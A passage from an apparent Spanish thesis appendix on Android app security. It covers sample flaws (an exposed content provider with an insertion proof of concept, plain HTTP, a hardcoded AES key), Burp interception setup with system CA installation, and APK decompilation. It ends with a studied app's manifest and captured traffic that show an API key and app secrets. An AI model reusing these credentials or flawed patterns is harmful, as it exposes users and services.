    android:authorities="ru.mail.mailbox.contacts"
    android:syncable="false"
/>
```

A este permiso se se le asigna automáticamente un nivel de protección `normal`, esto significa que cualquier aplicación puede tener acceso al proveedor de contendidos.

Por ejemplo una aplicación con el siguiente código tendría acceso al proveedor de contenidos:

```
<permission android:name="ru.mail.mailbox.contacts.permission.write" />
<uses-permission android:name="ru.mail.mailbox.contacts.permission.
   write" />
```

```
ContentValues contentValues = new ContentValues();
contentValues.put("display_name", "Test Zaheck");
contentValues.put("email", "test@wow.ww");
getContentResolver().insert(Uri.parse("content://ru.mail.mailbox.
   contacts/"), contentValues);
```

De esta forma se añadiría el valor en `/data/data/ru.mail.mailapp/databases/mail_contacts` [45].

A.1.6. Ejemplo de errores en componentes sin protección

La aplicación esta exportando una actividad y un servicio en su manifiesto:

```
<activity android:name="com.example.vulnerableApp.mainScreen">

...
<intent-filter>
<action android:name="com.example.vulnerableApp.OPEN_UI" />
<category android:name="android.intent.category.DEFAULT" />
</intent-filter>
...
</activity>
<service android:name="com.example.vulnerableApp.backgroundService">

...
<intent-filter>
<action android:name="com.example.vulnerableApp.START_BACKGROUND" />
</intent-filter>
...
</service>
```

Estos componentes tienen intent-filters pero no han establecido explícitamente la propiedad de `android:exported` como `false`, por lo tanto se exportan automaticamente y cualquier otra aplicacion puede iniciarlos [33].

A.1.7. Ejemplo de conexiones inseguras

Se intenta establecer una conexion con un sitio para comunicar confidencial:

```
try {
    URL u = new URL("http://www.secret.example.org/");
    HttpURLConnection hu = (HttpURLConnection) u.openConnection();
    hu.setRequestMethod("PUT");
    hu.connect();
    OutputStream os = hu.getOutputStream();
    hu.disconnect();
}
catch (IOException e) {
    ...
}
```

La conexión establecida no esta encriptada, en caso de que un atacante intercepte los datos enviados puede fácilmente leer todos los datos enviados o recibidos [32].

A.1.8. Ejemplos de secretos incrustados

Implementación de autenticación implicita OAuth sin PKCE para realizar alguna acción especifica:

```
String url = "https://accounts.google.com/o/oauth2/v2/auth";
url += "?client_id=XXXX";
url += "&redirect_url=com%2Emy%2Eapp%3A%2F%2Foauth";
url += "&response_type=token"; // Uso de autentificacion implicita
url += "&scope=email";
Intent i = new Intent(Intent.ACTION_VIEW, Uri.parse(url));
startActivity(i)
```

Se expone la forma de conseguir tokens de autentifacion que pueden ser usados para crear solicitudes fraudulentas.

Otra ejemplo es cuando existe algun algoritmo de encriptación cuya llave secreta esta al descubierto:

```
private static String SECRET_KEY = "MySecretAESKey99";
private static byte[] encrypt(String inputText) throws Exception {
    Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
    cipher.init(Cipher.ENCRYPT_MODE,
        new SecretKeySpec(SECRET_KEY.getBytes(), "AES"));
    return cipher.doFinal(inputText.getBytes("UTF-8"));
}
```

De esta forma el atacante sabe el algoritmo de encriptación y la llave secreta del algoritmo, solo le basta capturar los datos enviados o el lugar de almacenamiento para llegar a conseguir información comprometedora.

A.2. Procedimientos

A.2.1. Configuración de proxy

En el **burp** vamos a la sección **Proxy Listeners** que se encuentra en **Proxy → Options**. Aquí creamos un nuevo Proxy Listener con el botón Add. Es importante recordar la dirección IP del burp, en este caso es 192.168.43.179, le asignamos un puerto al proxy (1337) y seleccionamos la opcion `All interfaces`.



Figura A.1: Creación proxy burp

El siguiente paso es activar el proxy desde el celular, para esto vamos a **Settings → Network & Internet → Wi-Fi** escogemos la red que esta activa, luego **Advanced options → Proxy → Manual** y colocamos la IP de Burp y el puerto anteriormente escogido.

Posterior a esto hay que indicarle al celular que el proxy tiene una Autoridad de Certificación (CA).

Instalación certificado CA

Desde Android 7, el sistema rechaza los certificados agregados por el usuario. Para poder instalar el certificado se debe instalar como certificado del sistema [47].

Primero debemos exportar el certificado desde Burp, para esto usamos el botón `Import / export CA certificate` que esta bajo la sección de **Proxy Listener**.

Luego convertiremos el certificado exportado en formato DER a PEM, utilizando openssl y además asignandole un nombre de archivo correcto:



Figura A.2: Configuración Proxy Android

```
openssl x509 -inform der -in burp.cer -out certificate.pem
cp certificate.pem `openssl x509 -inform pem -subject_hash_old -in
    certificate.pem | head -1`.0
```

Después iniciaremos el dispositivo con con permisos de escritura en el sistema, para esto se ocupa la flag `-writable-system`:

```
emulator -avd nombre_avd -writable-system
```

Luego debemos deshabilitar el **arranque habilitado**, esto se hace debido a que desde Android 10 no es se permiten cambios en el directorio de sistema debido al arranque habilitado.

```
adb root
adb shell avbctl disable-verification
adb reboot
```

Luego hay que copiar el certificado, la forma mas fácil es arrastrarlo sobre el emulador, se copia en directorio de las descargas. Una vez hecho esto se copia a la carpeta del sistema y se instala.

```
adb root
adb remount
adb shell
cp /sdcard/Download/9a5ba575.0 /system/etc/security/cacerts/
chmod 644 /system/etc/security/cacerts/9a5ba575.0
reboot
```

Para verificar que la operación fue un exito debemos ir a **Settings → Security → Advanced → Encryption & credentials → Trusted credentials → System** y buscamos el certificado llamado `PortSwigger`:



Figura A.3: Resultado de instalación de certificado CA

A.2.2. Decompilar APK

Para decompilar el APK usamos **jadx**:

```
jadx nombre_apk.apk
```

Donde `nombre_apk` corresponde el nombre de la aplicación a decompilar.

Deofuscación

Jadx tiene opciones para desofuscar el código decompilado de la aplicación:

```
jadx --deobf nombre_apk.apk
```

Simplemente hay que agregar la flag `--deobf`.

Decompilar aplicaciones escritas en Xamarin

Primero debemos **descomprimir** la aplicación, en linux se hace de la siguiente manera:

```
cp nombre_app.apk nombre_app.zip
unzip -qq nombre_app.zip -d nombre_app
```

En windows se puede utilizar la herramienta 7zip para este proceso[39].

Los siguientes procedimientos se realizaron en Windows.

En la carpeta `assemblies` se encuentran los archivos en compilados, para descompilarlos usaremos la herramienta **Xamasmunz**:

```
XamAsmUnZ -dir "C:\...\nombre_app\assemblies"
```

Los archivos de salida son binarios que podemos visualizar a traves de **dotPeek**.



Figura A.4: Visualización código decompilado de Xamarin

A.2.3. Comandos ADB

A continuación se presentan los comando de adb que se utilizaron durante el trabajo:

Logcat

Para ver los mensajes generados por el sistema y las aplicaciones se utiliza el comando:

```
adb logcat
```

Si queremos ver solamente los logs de una aplicación debemos PID, para esto ejecutamos

```
adb shell ps
```

y buscamos la aplicación en la lista de todos los procesos. Otra forma es usar el comando `pidof` con el nombre del paquete de la aplicación.

```
adb shell pidof com.your.application
```

Este comando nos entregaría el PID

Cuando tengamos el PID:

```
adb logcat | grep PID_APK
```

Podemos ver los logs de la aplicación que queremos estudiar.

Extraer APK

Primero debemos encontrar el nombre del paquete de la aplicación, para eso buscamos en todos los paquetes instalados en el dispositivo:

```
adb shell pm list packages
```

Si tuvieramos algun indicio del nombre del paquete, podemos usar la herramienta `grep` , por ejemplo si quisieramos encontrar el nombre del paquete de la aplicación de la AFP Modelo:

```
adb shell pm list packages | grep modelo
```

Luego que tenemos el nombre del paquete, debemos buscar la ruta completa de donde se encuentra el apk de este paquete:

```
adb shell pm path com.example.someapp
```

Donde `com.example.someapp` corresponde al nombre del paquete anteriormente encontrado

Cuando ya tenemos la ruta completa usamos el comando pull, que nos copia algun archivo desde el dispositivo a nuestro computador:

```
adb pull /data/app/com.example.someapp-2.apk
```

Donde `/data/app/com.example.someapp-2.apk` corresponde a la ruta encontrada con el comando anterior.

Lanzar actividades

Para lanzar una actividad:

```
adb shell am start -n nombre_paquete/nombre_actividad
```

Donde nombre_paquete corresponde a el nombre de la aplicación.

También se le pueden pasar parámetros a la actividad:

```
adb shell am start -n nombre_paquete/nombre_actividad -e
   nombre_parametro valor_parametro
```

```
adb shell am start -n nombre_paquete/nombre_actividad
```

Lanzar servicios

Para lanzar un servicio:

```
adb shell am startservice nombre_paquete/nombre_servicio
```

Donde nombre_paquete corresponde a el nombre de la aplicación.

Para detener el servicio:

```
adb shell am stopservice nombre_paquete/nombre_servicio
```

A.3. Aplicaciones estudiadas

A continuación se encuentran elementos importantes de las aplicaciones estudiadas

A.3.1. AFP Modelo

AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
   android:versionCode="141" android:versionName="1.8.13"
   android:installLocation="auto" android:compileSdkVersion="29"
   android:compileSdkVersionCodename="10" package="cl.afpmodelo.modelo"
    platformBuildVersionCode="29" platformBuildVersionName="10">
    <uses-sdk android:minSdkVersion="19" android:targetSdkVersion="29"/
       >
    <uses-permission android:name="android.permission.
       ACCESS_COARSE_LOCATION"/>
    <uses-permission android:name="android.permission.
       ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="com.google.android.c2dm.permission.
       RECEIVE"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="cl.afpmodelo.modelo.permission.
       C2D_MESSAGE"/>
    <uses-permission android:name="android.permission.
       READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.
       WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="com.sec.android.provider.badge.
       permission.READ"/>
    <uses-permission android:name="com.sec.android.provider.badge.
       permission.WRITE"/>
    <uses-permission android:name="com.htc.launcher.permission.
       READ_SETTINGS"/>
```

```
15      <uses-permission android:name="com.htc.launcher.permission.
           UPDATE_SHORTCUT"/>
16      <uses-permission android:name="com.sonyericsson.home.permission.
           BROADCAST_BADGE"/>
17      <uses-permission android:name="com.sonymobile.home.permission.
           PROVIDER_INSERT_BADGE"/>
18      <uses-permission android:name="com.anddoes.launcher.permission.
           UPDATE_COUNT"/>
19      <uses-permission android:name="com.majeur.launcher.permission.
           UPDATE_BADGE"/>
20      <uses-permission android:name="com.huawei.android.launcher.
           permission.CHANGE_BADGE"/>
21      <uses-permission android:name="com.huawei.android.launcher.
           permission.READ_SETTINGS"/>
22      <uses-permission android:name="com.huawei.android.launcher.
           permission.WRITE_SETTINGS"/>
23      <uses-permission android:name="android.permission.READ_APP_BADGE"/>
24      <uses-permission android:name="com.oppo.launcher.permission.
           READ_SETTINGS"/>
25      <uses-permission android:name="com.oppo.launcher.permission.
           WRITE_SETTINGS"/>
26      <uses-permission android:name="me.everything.badger.permission.
           BADGE_COUNT_READ"/>
27      <uses-permission android:name="me.everything.badger.permission.
           BADGE_COUNT_WRITE"/>
28      <uses-permission android:name="android.permission.USE_FINGERPRINT"/
           >
29      <uses-permission android:name="com.samsung.android.providers.
           context.permission.WRITE_USE_APP_FEATURE_SURVEY"/>
30      <permission android:name="cl.afpmodelo.modelo.permission.
           C2D_MESSAGE" android:protectionLevel="signature"/>
31      <uses-feature android:name="android.hardware.location"
           android:required="false"/>
32      <uses-feature android:name="android.hardware.location.gps"
           android:required="false"/>
33      <uses-feature android:name="android.hardware.location.network"
           android:required="false"/>
34      <application android:label="AFP Modelo" android:icon="@drawable/
           icon" android:name="crc64f68658302b20dd3c.MainApplication"
           android:debuggable="false" android:allowBackup="true"
           android:extractNativeLibs="true"
           android:requestLegacyExternalStorage="true">
35          <receiver android:name="com.google.android.gms.measurement.
               AppMeasurementReceiver" android:enabled="true"
               android:exported="false"/>
36          <service android:name="com.google.android.gms.measurement.
               AppMeasurementService" android:enabled="true"
               android:exported="false"/>
37          <receiver android:name="com.google.firebase.iid.
               FirebaseInstanceIdInternalReceiver" android:exported="false"
```

```
            />
38          <receiver android:name="com.google.firebase.iid.
               FirebaseInstanceIdReceiver" android:permission="com.google.
               android.c2dm.permission.SEND" android:exported="true">
39           <intent-filter>
40               <action android:name="com.google.android.c2dm.intent.
                    RECEIVE"/>
41               <action android:name="com.google.android.c2dm.intent.
                    REGISTRATION"/>
42               <category android:name="cl.afpmodelo.modelo"/>
43           </intent-filter>
44          </receiver>
45          <provider android:name="android.support.p000v4.content.
               FileProvider" android:exported="false" android:authorities="
               cl.afpmodelo.modelo.provider" android:grantUriPermissions="
               true">
46           <meta-data android:name="android.support.
                FILE_PROVIDER_PATHS" android:resource="@xml/
                provider_paths"/>
47          </provider>
48          <uses-library android:name="org.apache.http.legacy"
               android:required="false"/>
49          <meta-data android:name="com.google.android.geo.API_KEY"
               android:value="AIzaSyAloHiiP00CGw2gkfske6gGfkk8pvTP1Ic"/>
50          <activity android:theme="@style/splashscreen" android:label="
               AFP Modelo" android:icon="@drawable/icon" android:name="
               crc64f68658302b20dd3c.MainActivity" android:launchMode="
               standard" android:configChanges="orientation|screenSize">
51           <intent-filter>
52               <action android:name="android.intent.action.MAIN"/>
53               <category android:name="android.intent.category.
                    LAUNCHER"/>
54           </intent-filter>
55          </activity>
56          <service android:name="crc64f68658302b20dd3c.
               MyFirebaseIIDService">
57           <intent-filter>
58               <action android:name="com.google.firebase.
                    INSTANCE_ID_EVENT"/>
59           </intent-filter>
60          </service>
61          <service android:name="crc64f68658302b20dd3c.
               MyFirebaseMessagingService">
62           <intent-filter>
63               <action android:name="com.google.firebase.
                    MESSAGING_EVENT"/>
64               <action android:name="com.google.firebase.
                    INSTANCE_ID_EVENT"/>
65           </intent-filter>
66          </service>
```

```
67          <activity android:label="Web Authenticator" android:name="
               crc641e66d166111bdf3e.FormAuthenticatorActivity"/>
68          <activity android:label="Web Authenticator" android:name="
               crc641e66d166111bdf3e.WebAuthenticatorActivity"/>
69          <receiver android:name="crc641e66d166111bdf3e.
               CustomTabsActionsBroadcastReceiver"/>
70          <activity android:theme="@android:style/Theme.DeviceDefault"
               android:label="@string/title_activity_webview" android:name=
               "crc641e66d166111bdf3e.WebViewActivity"/>
71          <activity android:label="Web Authenticator Native Broswer"
               android:name="crc641e66d166111bdf3e.
               WebAuthenticatorNativeBrowserActivity" android:launchMode="
               singleTop"/>
72          <activity android:name="com.microsoft.windowsazure.
               mobileservices.authentication.RedirectUrlActivity"/>
73          <receiver android:label="Toasts Broadcast Receiver"
               android:name="crc64c1852205a52d643f.AlarmHandler"
               android:enabled="true"/>
74          <service android:name="crc64a98abb514ffad9f1.KeepAliveService"/
               >
75          <receiver android:name="crc643f46942d9dd1fff9.
               PowerSaveModeBroadcastReceiver" android:enabled="true"
               android:exported="false"/>
76          <provider android:name="mono.android.MultiDexLoader"
               android:exported="false" android:authorities="cl.afpmodelo.
               modelo.mono.android.MultiDexLoader.__mono_init__"
               android:initOrder="1999999999"/>
77          <provider android:name="mono.MonoRuntimeProvider"
               android:exported="false" android:authorities="cl.afpmodelo.
               modelo.mono.MonoRuntimeProvider.__mono_init__"
               android:initOrder="1999999998"/>
78          <meta-data android:name="com.google.android.gms.version"
               android:value="@integer/google_play_services_version"/>
79          <receiver android:name="com.google.android.gms.measurement.
               AppMeasurementInstallReferrerReceiver" android:permission="
               android.permission.INSTALL_PACKAGES" android:enabled="true"
               android:exported="true">
80              <intent-filter>
81                  <action android:name="com.android.vending.
                       INSTALL_REFERRER"/>
82              </intent-filter>
83          </receiver>
84          <service android:name="com.google.android.gms.measurement.
               AppMeasurementJobService" android:permission="android.
               permission.BIND_JOB_SERVICE" android:enabled="true"
               android:exported="false"/>
85          <provider android:name="com.google.firebase.provider.
               FirebaseInitProvider" android:exported="false"
               android:authorities="cl.afpmodelo.modelo.
               firebaseinitprovider" android:initOrder="100"/>
```

```
        <receiver android:name="com.google.firebase.iid.
           FirebaseInstanceIdReceiver" android:permission="com.google.
           android.c2dm.permission.SEND" android:exported="true">
            <intent-filter>
                <action android:name="com.google.android.c2dm.intent.
                   RECEIVE"/>
                <category android:name="cl.afpmodelo.modelo"/>
            </intent-filter>
        </receiver>
        <service android:name="com.google.firebase.iid.
           FirebaseInstanceIdService" android:exported="true">
            <intent-filter android:priority="-500">
                <action android:name="com.google.firebase.
                   INSTANCE_ID_EVENT"/>
            </intent-filter>
        </service>
        <service android:name="com.google.firebase.messaging.
           FirebaseMessagingService" android:exported="true">
            <intent-filter android:priority="-500">
                <action android:name="com.google.firebase.
                   MESSAGING_EVENT"/>
            </intent-filter>
        </service>
        <activity android:theme="@android:style/Theme.Translucent.
           NoTitleBar" android:name="com.google.android.gms.common.api.
           GoogleApiActivity" android:exported="false"/>
    </application>
    <uses-permission android:name="android.permission.
       ACCESS_NETWORK_STATE"/>
</manifest>
```

Tráfico

https://in.appcenter.ms:

```
    POST /logs?api-version=1.0.0 HTTP/1.1
    Install-ID: c7eccc44-df63-4182-82bd-555570abcc3c
    App-Secret: 0491cf84-4510-4fae-b4d3-1e8c279713d6
    Content-Type: application/json
    Content-Length: 606
    User-Agent: Dalvik/2.1.0 (Linux; U; Android 11; Android SDK built
       for x86 Build/RSR1.210210.001.A1)
    Host: in.appcenter.ms
    Connection: close
    Accept-Encoding: gzip, deflate

    {"logs":[{"type":"startSession","timestamp":"2022-01-03T05
       :36:45.524Z","sid":"3c636f18-26f9-4cd9-b7d6-6fda4d993c68","
```

```
device":{"wrapperSdkVersion":"2.0.0","wrapperSdkName":"appcenter
.xamarin","wrapperRuntimeVersion":"11.1.0.17","sdkName":"
appcenter.android","sdkVersion":"2.0.0","model":"Android SDK
built for x86","oemName":"unknown","osName":"Android","osVersion
":"11","osBuild":"RSR1.210210.001.A1","osApiLevel":30,"locale":"
en_US","timeZoneOffset":-180,"screenSize":"1080x1794","
appVersion":"1.8.13","carrierName":"Android","carrierCountry":"
us","appBuild":"141","appNamespace":"cl.afpmodelo.modelo"}}]}
```

https://android.clients.google.com/c2dm/register3:

```
POST /c2dm/register3 HTTP/2
Host: android.clients.google.com
Authorization: AidLogin 3851448461348925455:2342108216733202734
App: cl.afpmodelo.modelo
Gcm_ver: 201817022
User-Agent: Android-GCM/1.5 (generic_x86 RSR1.210210.001.A1)
Content-Length: 1682
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive
Accept-Encoding: gzip, deflate

X-subtype=f8jJnd_vECQ%3
   AAPA91bEhHIoNevSt5MJ9JJnD1oMajLMmtJzBAJyRTbCWenJ-62IXZ-
   b_izEsvpJWQHIFYA5LSWauUg0toiKtS6Z-
   r1ue0mIvtRXCV5og7zXOC2Ad52qCGMrMfSkZULeCcT9ywcfwqosh&X-gcm.topic
   =%2Ftopics%2Fall&sender=f8jJnd_vECQ%3
   AAPA91bEhHIoNevSt5MJ9JJnD1oMajLMmtJzBAJyRTbCWenJ-62IXZ-
   b_izEsvpJWQHIFYA5LSWauUg0toiKtS6Z-
   r1ue0mIvtRXCV5og7zXOC2Ad52qCGMrMfSkZULeCcT9ywcfwqosh&X-X-subtype
   =f8jJnd_vECQ%3AAPA91bEhHIoNevSt5MJ9JJnD1oMajLMmtJzBAJyRTbCWenJ
   -62IXZ-b_izEsvpJWQHIFYA5LSWauUg0toiKtS6Z-
   r1ue0mIvtRXCV5og7zXOC2Ad52qCGMrMfSkZULeCcT9ywcfwqosh&X-app_ver
   =141&X-kid=%7CID%7C1%7C&X-osv=30&X-sig=
   XWyw3nSAen1xkoI391EhOPeIfV9OThPYpxIdZZHHq4HkNlAz8k2DTxojaOQabRT0o

4VYBrf5yW4bQ0hOtjpwsYEAiNc5mSR9jLKdUMzbpaBOlA5knPd8uRNOvKhQVRpnbz
4fKPyXICDARE5f2JIfjTH08WPhm4eSjyiRWTkJkTV7aVdP1RR7BPOgcMeY_
ANjW_kvk33Yldat9Rq-iUwawShLHLFNSSDCh5A5k6RAxPC0WnTykn9B9QH_
vXG8PV9kJbtZpSkACGeWL9ehu2Nk-
   XGsuMY1plhwRThEOI5omr9JI15ybzgoUvP2yaTnMuZYclPGN0cpzhjCIF_9E_vNDg
   &X-cliv=fiid-11400000&X-gmsv=201817022&X-pub2=
   MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAstOrx7_aXLLDw0cF
q1r7rqpcCLwj5JiyC_Ti_F3Aer9IrNi-JetLiMy2CI2t0eOwEXqnP1jt-
   XevhnJuYlenMDKnEmYGOaG0J4kE5PyjfxepHpKnyU3-
   rW0rAm9h2uPZCjjwzuD3aO_ZoXWTy4k2fLEuld-
   EEMBYxupb5l94wn0szo_TzNTUKJlOUIx49jUjEo7a_TZF5zxXOVxFZ5RkJn6j4uw
NgDRbc43GDRt9xCWL_-
   jx8LN_yckRvdOgyLbtUiXwfcmnV3RXEkRe4y9B8sInvAh_JaBDQqwSL_YKL7U
9AfhLwxbStQv2j7QDPMXDY2gsHVcYFMSw4bhdKt-GjwIDAQAB&X-X-kid=%7CID%7C1
```

```
        %7C&X-appid=f8jJnd_vECQ&X-scope=%2Ftopics%2Fall&X-gmp_app_id=1%3
        A1029043696713%3Aandroid%3A2da406a14abeccc5&X-app_ver_name
        =1.8.13&app=cl.afpmodelo.modelo&device=3851448461348925455&
        app_ver=141&info=40Dni-R3O20WENW7sZq6nvmiJ4jY4Bc&gcm_ver
        =201817022&plat=0&cert=710312ad1fb2c5498f7548ec1963d35d39023eed&
        target_ver=29
```

MainActivity.java

```
1  public class MainActivity extends FormsAppCompatActivity implements
       IGCUserPeer {
2      public static final String __md_methods = "n_onCreate:(Landroid/os/
           Bundle;)V:GetOnCreate_Landroid_os_Bundle_Handler\nn_onPause:()V:
           GetOnPauseHandler\nn_onResume:()V:GetOnResumeHandler\
           nn_onDestroy:()V:GetOnDestroyHandler\nn_onStop:()V:
           GetOnStopHandler\nn_onStart:()V:GetOnStartHandler\
           nn_onRequestPermissionsResult:(I[Ljava/lang/String;[I)V:
           GetOnRequestPermissionsResult_IarrayLjava_lang_String_arrayIHandler
           \nn_dispatchGenericMotionEvent:(Landroid/view/MotionEvent;)Z:
           GetDispatchGenericMotionEvent_Landroid_view_MotionEvent_Handler\
           nn_dispatchKeyEvent:(Landroid/view/KeyEvent;)Z:
           GetDispatchKeyEvent_Landroid_view_KeyEvent_Handler\
           nn_dispatchKeyShortcutEvent:(Landroid/view/KeyEvent;)Z:
           GetDispatchKeyShortcutEvent_Landroid_view_KeyEvent_Handler\
           nn_dispatchPopulateAccessibilityEvent:(Landroid/view/
           accessibility/AccessibilityEvent;)Z:
           GetDispatchPopulateAccessibilityEvent_Landroid_view_accessibility_

3      AccessibilityEvent_Handler\nn_dispatchTouchEvent:(Landroid/view/
           MotionEvent;)Z:
           GetDispatchTouchEvent_Landroid_view_MotionEvent_Handler\
           nn_dispatchTrackballEvent:(Landroid/view/MotionEvent;)Z:
           GetDispatchTrackballEvent_Landroid_view_MotionEvent_Handler\
           nn_onUserLeaveHint:()V:GetOnUserLeaveHintHandler\n";
4      private ArrayList refList;
5
6      private native boolean n_dispatchGenericMotionEvent(MotionEvent
           motionEvent);
